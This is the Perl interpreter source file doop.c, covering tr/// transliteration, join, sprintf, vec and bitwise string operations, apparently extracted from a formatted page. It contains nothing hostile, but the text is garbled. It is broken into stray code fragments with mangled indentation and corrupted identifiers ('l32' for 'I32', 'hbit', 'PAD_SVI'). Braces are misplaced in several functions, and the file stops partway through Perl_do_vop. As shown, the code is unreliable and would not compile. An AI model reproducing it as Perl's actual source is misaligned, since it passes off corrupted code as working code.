* ex: set ts=8 sts=4 sw=4 noet:

*/

doop.c

/* doop.c

*

```



```
* Copyright (C) 1991, 1992, 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000,  
* 2001, 2002, 2004, 2005, 2006, 2007, 2008, 2009 by Larry Wall and others  
*  
* You may distribute under the terms of either the GNU General Public  
* License or the Artistic License, as specified in the README file.  
*  
*/
```

```
/*  
* 'So that was the job I felt I had to do when I started,' thought Sam.  
*  
* [p.934 of _The Lord of the Rings_, VI/iii: "Mount Doom"]  
*/
```

```
/* This file contains some common functions needed to carry out certain  
* ops. For example both pp_schomp() and pp_chomp() - scalar and array  
* chomp operations - call the function do_chomp() found in this file.  
*/
```

```
#include "EXTERN.h"
```

```
#define PERL_IN_DOOP_C
```

```
#include "perl.h"
```

```
#ifndef PERL_MICRO
```

```
#include <signal.h>
```

```
#endif
```

```
STATIC I32
```

```
S_do_trans_simple(pTHX_ SV * const sv)
```

```
{
```

```
    dVAR;
```

```
    I32 matches = 0;
```

```
    STRLEN len;
```

```
    U8 *s = (U8*)SvPV_nomg(sv,len);
```

```
    U8 * const send = s+len;
```

```
    const short * const tbl = (short*)cPVOP->op_pv;
```

```
    PERL_ARGS_ASSERT_DO_TRANS_SIMPLE;
```

```
    if (!tbl)
```

```
        Perl_croak(aTHX_ "panic: do_trans_simple line %d",__LINE__);
```

```
    /* First, take care of non-UTF-8 input strings, because they're easy */
```

```
    if (!SvUTF8(sv)) {
```

```
        while (s < send) {
```

```
            const I32 ch = tbl[*s];
```

```
            if (ch >= 0) {
```

```
                matches++;
```

```
                *s = (U8)ch;
```

```
            }
```

```

        s++;

    }

    SvSETMAGIC(sv);
}

else {

    const l32 grows = PL_op->op_private & OPpTRANS_GROWS;

    U8 *d;

    U8 *dstart;

    /* Allow for expansion: $_="a".chr(400); tr/a/\xFE/, FE needs encoding */
    if (grows)

        Newx(d, len*2+1, U8);

    else

        d = s;

    dstart = d;

    while (s < send) {

        STRLEN ulen;

        l32 ch;

        /* Need to check this, otherwise 128..255 won't match */
        const UV c = utf8n_to_uvchr(s, send - s, &ulen, UTF8_ALLOW_DEFAULT);

        if (c < 0x100 && (ch = tbl[c]) >= 0) {

            matches++;

            d = uvchr_to_utf8(d, ch);

            s += ulen;

```

```

    }

    else { /* No match -> copy */

        Move(s, d, ulen, U8);

        d += ulen;

        s += ulen;

    }

}

if (grows) {

    sv_setpvn(sv, (char*)dstart, d - dstart);

    Safefree(dstart);

}

else {

    *d = '\0';

    SvCUR_set(sv, d - dstart);

}

SvUTF8_on(sv);

SvSETMAGIC(sv);

}

return matches;

}

```

STATIC I32

S\_do\_trans\_count(pTHX\_ SV \* const sv)

```

{

    dVAR;

```

```

STRLEN len;

const U8 *s = (const U8*)SvPV_nomg_const(sv, len);

const U8 *const send = s + len;

I32 matches = 0;

const short *const tbl = (short*)cPVOP->op_pv;

PERL_ARGS_ASSERT_DO_TRANS_COUNT;

if (!tbl)

    Perl_croak(aTHX_ "panic: do_trans_count line %d", __LINE__);

if (!SvUTF8(sv)) {

    while (s < send) {

        if (tbl[*s++] >= 0)

            matches++;

    }

}

else {

    const I32 complement = PL_op->op_private & OPpTRANS_COMPLEMENT;

    while (s < send) {

        STRLEN ulen;

        const UV c = utf8n_to_uvchr(s, send - s, &ulen, UTF8_ALLOW_DEFAULT);

        if (c < 0x100) {

            if (tbl[c] >= 0)

                matches++;

        }

    }

}

```

```

        } else if (complement)
            matches++;

        s += ulen;
    }
}

return matches;
}

STATIC I32
S_do_trans_complex(pTHX_ SV * const sv)
{
    dVAR;

    STRLEN len;

    U8 *s = (U8*)SvPV_nomg(sv, len);

    U8 * const send = s+len;

    I32 matches = 0;

    const short * const tbl = (short*)cPVOP->op_pv;

    PERL_ARGS_ASSERT_DO_TRANS_COMPLEX;

    if (!tbl)
        Perl_croak(aTHX_ "panic: do_trans_complex line %d", __LINE__);

    if (!SvUTF8(sv)) {

```

```

U8 *d = s;

U8 * const dstart = d;

if (PL_op->op_private & OPpTRANS_SQUASH) {

    const U8* p = send;

    while (s < send) {

        const I32 ch = tbl[*s];

        if (ch >= 0) {

            *d = (U8)ch;

            matches++;

            if (p != d - 1 || *p != *d)

                p = d++;

        }

        else if (ch == -1) /* -1 is unmapped character */

            *d++ = *s;

        else if (ch == -2) /* -2 is delete character */

            matches++;

        s++;

    }

}

else {

    while (s < send) {

        const I32 ch = tbl[*s];

        if (ch >= 0) {

            matches++;

```

```

        *d++ = (U8)ch;
    }

    else if (ch == -1) /* -1 is unmapped character */

        *d++ = *s;

    else if (ch == -2) /* -2 is delete character */

        matches++;

    s++;

}

}

*d = '\0';

SvCUR_set(sv, d - dstart);

}

else { /* is utf8 */

    const I32 complement = PL_op->op_private & OPpTRANS_COMPLEMENT;

    const I32 grows = PL_op->op_private & OPpTRANS_GROWS;

    const I32 del = PL_op->op_private & OPpTRANS_DELETE;

    U8 *d;

    U8 *dstart;

    STRLEN rlen = 0;

    if (grows)

        Newx(d, len*2+1, U8);

    else

        d = s;

    dstart = d;

```



```

if (complement && !del)

    rlen = tbl[0x100];

if (PL_op->op_private & OPpTRANS_SQUASH) {

    UV pch = 0xfeedface;

    while (s < send) {

        STRLEN len;

        const UV comp = utf8n_to_uvchr(s, send - s, &len,

                                         UTF8_ALLOW_DEFAULT);

        l32 ch;

        if (comp > 0xff) {

            if (!complement) {

                Move(s, d, len, U8);

                d += len;

            }

            else {

                matches++;

                if (!del) {

                    ch = (rlen == 0) ? (l32)comp :

                        (comp - 0x100 < rlen) ?

                            tbl[comp+1] : tbl[0x100+rlen];

                    if ((UV)ch != pch) {

                        d = uvchr_to_utf8(d, ch);

                        pch = (UV)ch;

```

```

        }

        s += len;

        continue;

    }

}

else if ((ch = tbl[comp]) >= 0) {

    matches++;

    if ((UV)ch != pch) {

        d = uvchr_to_utf8(d, ch);

        pch = (UV)ch;

    }

    s += len;

    continue;

}

else if (ch == -1) {      /* -1 is unmapped character */

    Move(s, d, len, U8);

    d += len;

}

else if (ch == -2)      /* -2 is delete character */

    matches++;

    s += len;

    pch = 0xfeedface;

}

}

```

```

else {
    while (s < send) {
        STRLEN len;

        const UV comp = utf8n_to_uvchr(s, send - s, &len,
                                         UTF8_ALLOW_DEFAULT);

        l32 ch;

        if (comp > 0xff) {
            if (!complement) {
                Move(s, d, len, U8);

                d += len;
            }
            else {
                matches++;

                if (!del) {
                    if (comp - 0x100 < rlen)

                        d = uvchr_to_utf8(d, tbl[comp+1]);

                    else

                        d = uvchr_to_utf8(d, tbl[0x100+rlen]);

                }
            }
        }
        else if ((ch = tbl[comp]) >= 0) {
            d = uvchr_to_utf8(d, ch);

            matches++;
        }
    }
}

```

```

        else if (ch == -1) {          /* -1 is unmapped character */

            Move(s, d, len, U8);

            d += len;

        }

        else if (ch == -2)    /* -2 is delete character */

            matches++;

            s += len;

    }

}

if (grows) {

    sv_setpvn(sv, (char*)dstart, d - dstart);

    Safefree(dstart);

}

else {

    *d = '\0';

    SvCUR_set(sv, d - dstart);

}

SvUTF8_on(sv);

}

SvSETMAGIC(sv);

return matches;

}

```

STATIC I32

S\_do\_trans\_simple\_utf8(pTHX\_ SV \* const sv)

```

{
    dVAR;

    U8 *s;

    U8 *send;

    U8 *d;

    U8 *start;

    U8 *dstart, *dend;

    I32 matches = 0;

    const I32 grows = PL_op->op_private & OPpTRANS_GROWS;

    STRLEN len;

    SV* const rv =

#ifdef USE_ITHREADS
        PAD_SVI(cPADOP->op_padix);
#else
        MUTABLE_SV(cSVOP->op_sv);
#endif

    HV* const hv = MUTABLE_HV(SvRV(rv));

    SV* const *svp = hv_fetchs(hv, "NONE", FALSE);

    const UV none = svp ? SvUV(*svp) : 0x7fffffff;

    const UV extra = none + 1;

    UV final = 0;

    U8 hibit = 0;

    PERL_ARGS_ASSERT_DO_TRANS_SIMPLE_UTF8;

```

```
s = (U8*)SvPV_nomg(sv, len);
```

```
if (!SvUTF8(sv)) {
```

```
    const U8 *t = s;
```

```
    const U8 * const e = s + len;
```

```
    while (t < e) {
```

```
        const U8 ch = *t++;
```

```
        hbit = !NATIVE_IS_INVARIANT(ch);
```

```
        if (hbit) {
```

```
            s = bytes_to_utf8(s, &len);
```

```
            break;
```

```
        }
```

```
    }
```

```
}
```

```
send = s + len;
```

```
start = s;
```

```
svp = hv_fetchs(hv, "FINAL", FALSE);
```

```
if (svp)
```

```
    final = SvUV(*svp);
```

```
if (grows) {
```

```
    /* d needs to be bigger than s, in case e.g. upgrading is required */
```

```
    Newx(d, len * 3 + UTF8_MAXBYTES, U8);
```

```
    dend = d + len * 3;
```

```
    dstart = d;
```

```
}
```

```
else {
```

```
    dstart = d = s;
```

```
    dend = d + len;
```

```
}
```

```
while (s < send) {
```

```
    const UV uv = swash_fetch(rv, s, TRUE);
```

```
    if (uv < none) {
```

```
        s += UTF8SKIP(s);
```

```
        matches++;
```

```
        d = uvuni_to_utf8(d, uv);
```

```
    }
```

```
    else if (uv == none) {
```

```
        const int i = UTF8SKIP(s);
```

```
        Move(s, d, i, U8);
```

```
        d += i;
```

```
        s += i;
```

```
    }
```

```
    else if (uv == extra) {
```

```
        s += UTF8SKIP(s);
```

```
        matches++;
```

```
        d = uvuni_to_utf8(d, final);
```

```
    }
```

```
    else
```

```

    s += UTF8SKIP(s);

    if (d > dend) {

        const STRLEN clen = d - dstart;

        const STRLEN nlen = dend - dstart + len + UTF8_MAXBYTES;

        if (!grows)

            Perl_croak(aTHX_ "panic: do_trans_simple_utf8 line %d",__LINE__);

        Renew(dstart, nlen + UTF8_MAXBYTES, U8);

        d = dstart + clen;

        dend = dstart + nlen;

    }

}

if (grows || hibit) {

    sv_setpvn(sv, (char*)dstart, d - dstart);

    Safefree(dstart);

    if (grows && hibit)

        Safefree(start);

}

else {

    *d = '\0';

    SvCUR_set(sv, d - dstart);

}

SvSETMAGIC(sv);

SvUTF8_on(sv);

```



```

    return matches;
}

STATIC I32
S_do_trans_count_utf8(pTHX_ SV * const sv)
{
    dVAR;

    const U8 *s;

    const U8 *start = NULL;

    const U8 *send;

    I32 matches = 0;

    STRLEN len;

    SV* const rv =

#ifdef USE_ITHREADS
        PAD_SV(cPADOP->op_padix);
#else
        MUTABLE_SV(cSVOP->op_sv);
#endif

    HV* const hv = MUTABLE_HV(SvRV(rv));

    SV* const * const svp = hv_fetchs(hv, "NONE", FALSE);

    const UV none = svp ? SvUV(*svp) : 0xffffffff;

    const UV extra = none + 1;

    U8 hibit = 0;

    PERL_ARGS_ASSERT_DO_TRANS_COUNT_UTF8;

```

```

s = (const U8*)SvPV_nomg_const(sv, len);

if (!SvUTF8(sv)) {

    const U8 *t = s;

    const U8 * const e = s + len;

    while (t < e) {

        const U8 ch = *t++;

        hibit = !NATIVE_IS_INVARIANT(ch);

        if (hibit) {

            start = s = bytes_to_utf8(s, &len);

            break;

        }

    }

}

send = s + len;

while (s < send) {

    const UV uv = swash_fetch(rv, s, TRUE);

    if (uv < none || uv == extra)

        matches++;

    s += UTF8SKIP(s);

}

if (hibit)

    Safefree(start);

```

```

    return matches;
}

STATIC I32
S_do_trans_complex_utf8(pTHX_ SV * const sv)
{
    dVAR;

    U8 *start, *send;

    U8 *d;

    I32 matches = 0;

    const I32 squash = PL_op->op_private & OPpTRANS_SQUASH;
    const I32 del = PL_op->op_private & OPpTRANS_DELETE;
    const I32 grows = PL_op->op_private & OPpTRANS_GROWS;

    SV* const rv =

#ifdef USE_ITHREADS
        PAD_SVI(cPADOP->op_padix);
#else
        MUTABLE_SV(cSVOP->op_sv);
#endif

    HV * const hv = MUTABLE_HV(SvRV(rv));

    SV * const *svp = hv_fetchs(hv, "NONE", FALSE);

    const UV none = svp ? SvUV(*svp) : 0x7fffffff;

    const UV extra = none + 1;

    UV final = 0;

    bool havefinal = FALSE;

```

```

STRLEN len;

U8 *dstart, *dend;

U8 hibit = 0;

U8 *s = (U8*)SvPV_nomg(sv, len);


PERL_ARGS_ASSERT_DO_TRANS_COMPLEX_UTF8;


if (!SvUTF8(sv)) {

    const U8 *t = s;

    const U8 * const e = s + len;

    while (t < e) {

        const U8 ch = *t++;

        hibit = !NATIVE_IS_INVARIANT(ch);

        if (hibit) {

            s = bytes_to_utf8(s, &len);

            break;

        }

    }

}

send = s + len;

start = s;


svp = hv_fetchs(hv, "FINAL", FALSE);

if (svp) {

    final = SvUV(*svp);

```

```

        havefinal = TRUE;
    }

    if (grows) {
        /* d needs to be bigger than s, in case e.g. upgrading is required */
        Newx(d, len * 3 + UTF8_MAXBYTES, U8);

        dend = d + len * 3;

        dstart = d;
    }

    else {
        dstart = d = s;

        dend = d + len;
    }

    if (squash) {
        UV puv = 0xfeedface;

        while (s < send) {
            UV uv = swash_fetch(rv, s, TRUE);

            if (d > dend) {
                const STRLEN clen = d - dstart;

                const STRLEN nlen = dend - dstart + len + UTF8_MAXBYTES;

                if (!grows)
                    Perl_croak(aTHX_ "panic: do_trans_complex_utf8 line %d", __LINE__);

                Renew(dstart, nlen + UTF8_MAXBYTES, U8);
            }
        }
    }
}

```

```

        d = dstart + clen;

        dend = dstart + nlen;
    }

    if (uv < none) {

        matches++;

        s += UTF8SKIP(s);

        if (uv != puv) {

            d = uvuni_to_utf8(d, uv);

            puv = uv;

        }

        continue;

    }

    else if (uv == none) { /* "none" is unmapped character */

        const int i = UTF8SKIP(s);

        Move(s, d, i, U8);

        d += i;

        s += i;

        puv = 0xfeedface;

        continue;

    }

    else if (uv == extra && !del) {

        matches++;

        if (havefinal) {

            s += UTF8SKIP(s);

            if (puv != final) {

```

```

        d = uvuni_to_utf8(d, final);

        puv = final;
    }
}

else {

    STRLEN len;

    uv = utf8n_to_uvuni(s, send - s, &len, UTF8_ALLOW_DEFAULT);

    if (uv != puv) {

        Move(s, d, len, U8);

        d += len;

        puv = uv;

    }

    s += len;

}

continue;

}

matches++;                /* "none+1" is delete character */

s += UTF8SKIP(s);

}

}

else {

    while (s < send) {

        const UV uv = swash_fetch(rv, s, TRUE);

        if (d > dend) {

            const STRLEN clen = d - dstart;

```

```

const STRLEN nlen = dend - dstart + len + UTF8_MAXBYTES;

if (!grows)

    Perl_croak(aTHX_ "panic: do_trans_complex_utf8 line %d", __LINE__);

Renew(dstart, nlen + UTF8_MAXBYTES, U8);

d = dstart + clen;

dend = dstart + nlen;
}

if (uv < none) {

    matches++;

    s += UTF8SKIP(s);

    d = uvuni_to_utf8(d, uv);

    continue;

}

else if (uv == none) { /* "none" is unmapped character */

    const int i = UTF8SKIP(s);

    Move(s, d, i, U8);

    d += i;

    s += i;

    continue;

}

else if (uv == extra && !del) {

    matches++;

    s += UTF8SKIP(s);

    d = uvuni_to_utf8(d, final);

    continue;

```



```

    }

    matches++;                /* "none+1" is delete character */

    s += UTF8SKIP(s);

    }
}

if (grows || hibit) {

    sv_setpvn(sv, (char*)dstart, d - dstart);

    Safefree(dstart);

    if (grows && hibit)

        Safefree(start);

}

else {

    *d = '\0';

    SvCUR_set(sv, d - dstart);

}

SvUTF8_on(sv);

SvSETMAGIC(sv);


return matches;

}

```

l32

```

Perl_do_trans(pTHX_ SV *sv)

{

    dVAR;

```

```
STRLEN len;
```

```
const I32 hasutf = (PL_op->op_private &  
    (OPpTRANS_FROM_UTF|OPpTRANS_TO_UTF));
```

```
PERL_ARGS_ASSERT_DO_TRANS;
```

```
if (SvREADONLY(sv) && !(PL_op->op_private & OPpTRANS_IDENTICAL)) {  
    if (SvIsCOW(sv))  
        sv_force_normal_flags(sv, 0);  
    if (SvREADONLY(sv))  
        Perl_croak_no_modify(aTHX);  
}
```

```
(void)SvPV_const(sv, len);
```

```
if (!len)  
    return 0;
```

```
if (!(PL_op->op_private & OPpTRANS_IDENTICAL)) {  
    if (!SvPOKp(sv))  
        (void)SvPV_force(sv, len);  
    (void)SvPOK_only_UTF8(sv);  
}
```

```
DEBUG_t( Perl_deb(aTHX_ "2.TBL\n"));
```

```
switch (PL_op->op_private & ~hasutf & (  
    OPpTRANS_FROM_UTF|OPpTRANS_TO_UTF|OPpTRANS_IDENTICAL|
```

```

        OPpTRANS_SQUASH|OPpTRANS_DELETE|OPpTRANS_COMPLEMENT)) {

case 0:

    if (hasutf)

        return do_trans_simple_utf8(sv);

    else

        return do_trans_simple(sv);


case OPpTRANS_IDENTICAL:

case OPpTRANS_IDENTICAL|OPpTRANS_COMPLEMENT:

    if (hasutf)

        return do_trans_count_utf8(sv);

    else

        return do_trans_count(sv);


default:

    if (hasutf)

        return do_trans_complex_utf8(sv);

    else

        return do_trans_complex(sv);

}

}

void

Perl_do_join(pTHX_ register SV *sv, SV *delim, register SV **mark, register SV **sp)

{

```

```

dVAR;

SV ** const oldmark = mark;

register I32 items = sp - mark;

register STRLEN len;

STRLEN delimlen;


PERL_ARGS_ASSERT_DO_JOIN;


(void) SvPV_const(delim, delimlen); /* stringify and get the delimlen */
/* SvCUR assumes it's SvPOK() and woe betide you if it's not. */


mark++;

len = (items > 0 ? (delimlen * (items - 1) ) : 0);

SvUPGRADE(sv, SVt_PV);

if (SvLEN(sv) < len + items) { /* current length is way too short */

    while (items-- > 0) {

        if (*mark && !SvGAMAGIC(*mark) && SvOK(*mark)) {

            STRLEN tmlen;

            SvPV_const(*mark, tmlen);

            len += tmlen;

        }

        mark++;

    }

    SvGROW(sv, len + 1); /* so try to pre-extend */

```

```
    mark = oldmark;

    items = sp - mark;

    ++mark;
}
```

```
sv_setpvs(sv, "");
```

```
/* sv_setpv retains old UTF8ness [perl #24846] */
```

```
SvUTF8_off(sv);
```

```
if (PL_tainting && SvMAGICAL(sv))
```

```
    SvTAINTED_off(sv);
```

```
if (items-- > 0) {
```

```
    if (*mark)
```

```
        sv_catsv(sv, *mark);
```

```
    mark++;
```

```
}
```

```
if (delimlen) {
```

```
    for (; items > 0; items--, mark++) {
```

```
        sv_catsv(sv, delim);
```

```
        sv_catsv(sv, *mark);
```

```
    }
```

```
}
```

```
else {
```

```

        for (; items > 0; items--, mark++)

            sv_catsv(sv, *mark);

    }

    SvSETMAGIC(sv);
}

void
Perl_do_sprintf(pTHX_ SV *sv, I32 len, SV **sarg)
{
    dVAR;

    STRLEN patlen;

    const char * const pat = SvPV_const(*sarg, patlen);

    bool do_taint = FALSE;

    PERL_ARGS_ASSERT_DO_SPRINTF;

    if (SvTAINTED(*sarg))

        TAINT_PROPER(

            (PL_op && PL_op->op_type < OP_max)

            ? (PL_op->op_type == OP_PRTF)

            ? "printf"

            : PL_op_name[PL_op->op_type]

            : "(unknown)"

        );

    SvUTF8_off(sv);

```

```

if (DO_UTF8(*sarg))
    SvUTF8_on(sv);

sv_vsetpvfn(sv, pat, patlen, NULL, sarg + 1, len - 1, &do_taint);

SvSETMAGIC(sv);

if (do_taint)
    SvTAINTED_on(sv);
}

/* currently converts input to bytes if possible, but doesn't sweat failure */
UV
Perl_do_vecget(pTHX_ SV *sv, I32 offset, I32 size)
{
    dVAR;

    STRLEN srclen, len, uoffset, bitoffs = 0;

    const unsigned char *s = (const unsigned char *) SvPV_const(sv, srclen);

    UV retnum = 0;

    PERL_ARGS_ASSERT_DO_VECGET;

    if (offset < 0)
        return 0;

    if (size < 1 || (size & (size-1))) /* size < 1 or not a power of two */
        Perl_croak(aTHX_ "Illegal number of bits in vec");

    if (SvUTF8(sv))

```

```
(void) Perl_sv_utf8_downgrade(aTHX_ sv, TRUE);
```

```
if (size < 8) {
```

```
    bitoffs = ((offset%8)*size)%8;
```

```
    uoffset = offset/(8/size);
```

```
}
```

```
else if (size > 8)
```

```
    uoffset = offset*(size/8);
```

```
else
```

```
    uoffset = offset;
```

```
len = uoffset + (bitoffs + size + 7)/8;  /* required number of bytes */
```

```
if (len > srclen) {
```

```
    if (size <= 8)
```

```
        retnum = 0;
```

```
    else {
```

```
        if (size == 16) {
```

```
            if (uoffset >= srclen)
```

```
                retnum = 0;
```

```
            else
```

```
                retnum = (UV) s[uoffset] << 8;
```

```
        }
```

```
    else if (size == 32) {
```

```
        if (uoffset >= srclen)
```

```
            retnum = 0;
```



```

else if (uoffset + 1 >= srclen)

    retnum =

        ((UV) s[uoffset ] << 24);

else if (uoffset + 2 >= srclen)

    retnum =

        ((UV) s[uoffset ] << 24) +

        ((UV) s[uoffset + 1] << 16);

else

    retnum =

        ((UV) s[uoffset ] << 24) +

        ((UV) s[uoffset + 1] << 16) +

        ( s[uoffset + 2] << 8);

}

#ifdef UV_IS_QUAD

else if (size == 64) {

    Perl_ck_warner(aTHX_ packWARN(WARN_PORTABLE),

        "Bit vector size > 32 non-portable");

    if (uoffset >= srclen)

        retnum = 0;

    else if (uoffset + 1 >= srclen)

        retnum =

            (UV) s[uoffset ] << 56;

    else if (uoffset + 2 >= srclen)

        retnum =

            ((UV) s[uoffset ] << 56) +

```

```
        ((UV) s[uoffset + 1] << 48);  
else if (uoffset + 3 >= srclen)
```

```
    retnum =
```

```
        ((UV) s[uoffset ] << 56) +  
        ((UV) s[uoffset + 1] << 48) +  
        ((UV) s[uoffset + 2] << 40);
```

```
else if (uoffset + 4 >= srclen)
```

```
    retnum =
```

```
        ((UV) s[uoffset ] << 56) +  
        ((UV) s[uoffset + 1] << 48) +  
        ((UV) s[uoffset + 2] << 40) +  
        ((UV) s[uoffset + 3] << 32);
```

```
else if (uoffset + 5 >= srclen)
```

```
    retnum =
```

```
        ((UV) s[uoffset ] << 56) +  
        ((UV) s[uoffset + 1] << 48) +  
        ((UV) s[uoffset + 2] << 40) +  
        ((UV) s[uoffset + 3] << 32) +  
        ( s[uoffset + 4] << 24);
```

```
else if (uoffset + 6 >= srclen)
```

```
    retnum =
```

```
        ((UV) s[uoffset ] << 56) +  
        ((UV) s[uoffset + 1] << 48) +  
        ((UV) s[uoffset + 2] << 40) +  
        ((UV) s[uoffset + 3] << 32) +
```

```

        ((UV) s[uoffset + 4] << 24) +
        ((UV) s[uoffset + 5] << 16);
    else
        retnum =
            ((UV) s[uoffset ] << 56) +
            ((UV) s[uoffset + 1] << 48) +
            ((UV) s[uoffset + 2] << 40) +
            ((UV) s[uoffset + 3] << 32) +
            ((UV) s[uoffset + 4] << 24) +
            ((UV) s[uoffset + 5] << 16) +
            ( s[uoffset + 6] << 8);
    }
#endif
}

}

else if (size < 8)
    retnum = (s[uoffset] >> bitoffs) & ((1 << size) - 1);
else {
    if (size == 8)
        retnum = s[uoffset];
    else if (size == 16)
        retnum =
            ((UV) s[uoffset] << 8) +
            s[uoffset + 1];
    else if (size == 32)

```

```

    retnum =

        ((UV) s[uoffset ] << 24) +

        ((UV) s[uoffset + 1] << 16) +

        (  s[uoffset + 2] << 8) +

        s[uoffset + 3];

#ifdef UV_IS_QUAD

    else if (size == 64) {

        Perl_ck_warner(aTHX_ packWARN(WARN_PORTABLE),

            "Bit vector size > 32 non-portable");

        retnum =

            ((UV) s[uoffset ] << 56) +

            ((UV) s[uoffset + 1] << 48) +

            ((UV) s[uoffset + 2] << 40) +

            ((UV) s[uoffset + 3] << 32) +

            ((UV) s[uoffset + 4] << 24) +

            ((UV) s[uoffset + 5] << 16) +

            (  s[uoffset + 6] << 8) +

            s[uoffset + 7];

    }

#endif

}

return retnum;

}

```

```
/* currently converts input to bytes if possible but doesn't sweat failures,
```

```
* although it does ensure that the string it clobbers is not marked as
```

```
* utf8-valid any more
```

```
*/
```

```
void
```

```
Perl_do_vecset(pTHX_ SV *sv)
```

```
{
```

```
    dVAR;
```

```
    register I32 offset, bitoffs = 0;
```

```
    register I32 size;
```

```
    register unsigned char *s;
```

```
    register UV lval;
```

```
    I32 mask;
```

```
    STRLEN targlen;
```

```
    STRLEN len;
```

```
    SV * const targ = LvTARG(sv);
```

```
    PERL_ARGS_ASSERT_DO_VECSET;
```

```
    if (!targ)
```

```
        return;
```

```
    s = (unsigned char*)SvPV_force(targ, targlen);
```

```
    if (SvUTF8(targ)) {
```

```
        /* This is handled by the SvPOK_only below...
```

```
        if (!Perl_sv_utf8_downgrade(aTHX_ targ, TRUE))
```

```

        SvUTF8_off(targ);

        */

        (void) Perl_sv_utf8_downgrade(aTHX_ targ, TRUE);
    }

(void)SvPOK_only(targ);

lval = SvUV(sv);

offset = LvTARGOFF(sv);

if (offset < 0)

    Perl_croak(aTHX_ "Negative offset to vec in lvalue context");

size = LvTARGLEN(sv);

if (size < 1 || (size & (size-1))) /* size < 1 or not a power of two */

    Perl_croak(aTHX_ "Illegal number of bits in vec");

if (size < 8) {

    bitoffs = ((offset%8)*size)%8;

    offset /= 8/size;

}

else if (size > 8)

    offset *= size/8;

len = offset + (bitoffs + size + 7)/8;    /* required number of bytes */

if (len > targlen) {

    s = (unsigned char*)SvGROW(targ, len + 1);

    (void)memzero((char *)s + targlen, len - targlen + 1);

```

```

        SvCUR_set(targ, len);
    }

    if (size < 8) {
        mask = (1 << size) - 1;
        lval &= mask;
        s[offset] &= ~(mask << bitoffs);
        s[offset] |= lval << bitoffs;
    }
    else {
        if (size == 8)
            s[offset] = (U8)( lval    & 0xff);
        else if (size == 16) {
            s[offset] = (U8)((lval >> 8) & 0xff);
            s[offset+1] = (U8)( lval    & 0xff);
        }
        else if (size == 32) {
            s[offset] = (U8)((lval >> 24) & 0xff);
            s[offset+1] = (U8)((lval >> 16) & 0xff);
            s[offset+2] = (U8)((lval >> 8) & 0xff);
            s[offset+3] = (U8)( lval    & 0xff);
        }
    }

#ifdef UV_IS_QUAD
    else if (size == 64) {
        Perl_ck_warner(aTHX_ packWARN(WARN_PORTABLE),

```

```

        "Bit vector size > 32 non-portable");

s[offset ] = (U8)((lval >> 56) & 0xff);
s[offset+1] = (U8)((lval >> 48) & 0xff);
s[offset+2] = (U8)((lval >> 40) & 0xff);
s[offset+3] = (U8)((lval >> 32) & 0xff);
s[offset+4] = (U8)((lval >> 24) & 0xff);
s[offset+5] = (U8)((lval >> 16) & 0xff);
s[offset+6] = (U8)((lval >> 8) & 0xff);
s[offset+7] = (U8)( lval    & 0xff);
    }
#endif

    }

    SvSETMAGIC(targ);
}

void
Perl_do_vop(pTHX_ I32 optype, SV *sv, SV *left, SV *right)
{
    dVAR;

#ifdef LIBERAL
    register long *dl;
    register long *ll;
    register long *rl;
#endif

    register char *dc;

```



```

STRLEN leftlen;

STRLEN rightlen;

register const char *lc;

register const char *rc;

register STRLEN len;

STRLEN lensave;

const char *lsave;

const char *rsave;

bool left_utf;

bool right_utf;

STRLEN needlen = 0;


PERL_ARGS_ASSERT_DO_VOP;


if (sv != left || (optype != OP_BIT_AND && !SvOK(sv) && !SvMAGICAL(sv)))
    sv_setpvs(sv, "");    /* avoid undef warning on |= and ^= */

if (sv == left) {
    lsave = lc = SvPV_force_nomg(left, leftlen);
}

else {
    lsave = lc = SvPV_nomg_const(left, leftlen);

    SvPV_force_nomg_nolen(sv);
}

rsave = rc = SvPV_nomg_const(right, rightlen);

```

```

/* This need to come after SvPV to ensure that string overloading has
   fired off. */

left_utf = DO_UTF8(left);
right_utf = DO_UTF8(right);

if (left_utf && !right_utf) {
    /* Avoid triggering overloading again by using temporaries.
       Maybe there should be a variant of sv_utf8_upgrade that takes pvn
       */
    right = newSVpvn_flags(rsave, rightlen, SVs_TEMP);
    sv_utf8_upgrade(right);
    rsave = rc = SvPV_nomg_const(right, rightlen);
    right_utf = TRUE;
}
else if (!left_utf && right_utf) {
    left = newSVpvn_flags(lsave, leftlen, SVs_TEMP);
    sv_utf8_upgrade(left);
    lsave = lc = SvPV_nomg_const(left, leftlen);
    left_utf = TRUE;
}

len = leftlen < rightlen ? leftlen : rightlen;

lensave = len;

SvCUR_set(sv, len);

```

```

(void)SvPOK_only(sv);

if ((left_utf || right_utf) && (sv == left || sv == right)) {

    needlen = optype == OP_BIT_AND ? len : leftlen + rightlen;

    Newxz(dc, needlen + 1, char);

}

else if (SvOK(sv) || SvTYPE(sv) > SVt_PVMG) {

    dc = SvPV_force_nomg_nolen(sv);

    if (SvLEN(sv) < len + 1) {

        dc = SvGROW(sv, len + 1);

        (void)memzero(dc + SvCUR(sv), len - SvCUR(sv) + 1);

    }

    if (optype != OP_BIT_AND && (left_utf || right_utf))

        dc = SvGROW(sv, leftlen + rightlen + 1);

}

else {

    needlen = optype == OP_BIT_AND

        ? len : (leftlen > rightlen ? leftlen : rightlen);

    Newxz(dc, needlen + 1, char);

    sv_usepvn_flags(sv, dc, needlen, SV_HAS_TRAILING_NUL);

    dc = SvPVX(sv);          /* sv_usepvn() calls Renew() */

}

if (left_utf || right_utf) {

    UV duc, luc, ruc;

    char *dcorig = dc;

    char *dcsave = NULL;

```

```
STRLEN lulen = leftlen;
```

```
STRLEN rulen = rightlen;
```

```
STRLEN ulen;
```

```
switch (optype) {
```

```
case OP_BIT_AND:
```

```
    while (lulen && rulen) {
```

```
        luc = utf8n_to_uvchr((U8*)lc, lulen, &ulen, UTF8_ALLOW_ANYUV);
```

```
        lc += ulen;
```

```
        lulen -= ulen;
```

```
        ruc = utf8n_to_uvchr((U8*)rc, rulen, &ulen, UTF8_ALLOW_ANYUV);
```

```
        rc += ulen;
```

```
        rulen -= ulen;
```

```
        duc = luc & ruc;
```

```
        dc = (char*)uvchr_to_utf8((U8*)dc, duc);
```

```
    }
```

```
    if (sv == left || sv == right)
```

```
        (void)sv_usepvn(sv, dcorig, needlen);
```

```
    SvCUR_set(sv, dc - dcorig);
```

```
    break;
```

```
case OP_BIT_XOR:
```

```
    while (lulen && rulen) {
```

```
        luc = utf8n_to_uvchr((U8*)lc, lulen, &ulen, UTF8_ALLOW_ANYUV);
```

```
        lc += ulen;
```

```
        lulen -= ulen;
```

```

        ruc = utf8n_to_uvchr((U8*)rc, rulen, &ulen, UTF8_ALLOW_ANYUV);

        rc += ulen;

        rulen -= ulen;

        duc = luc ^ ruc;

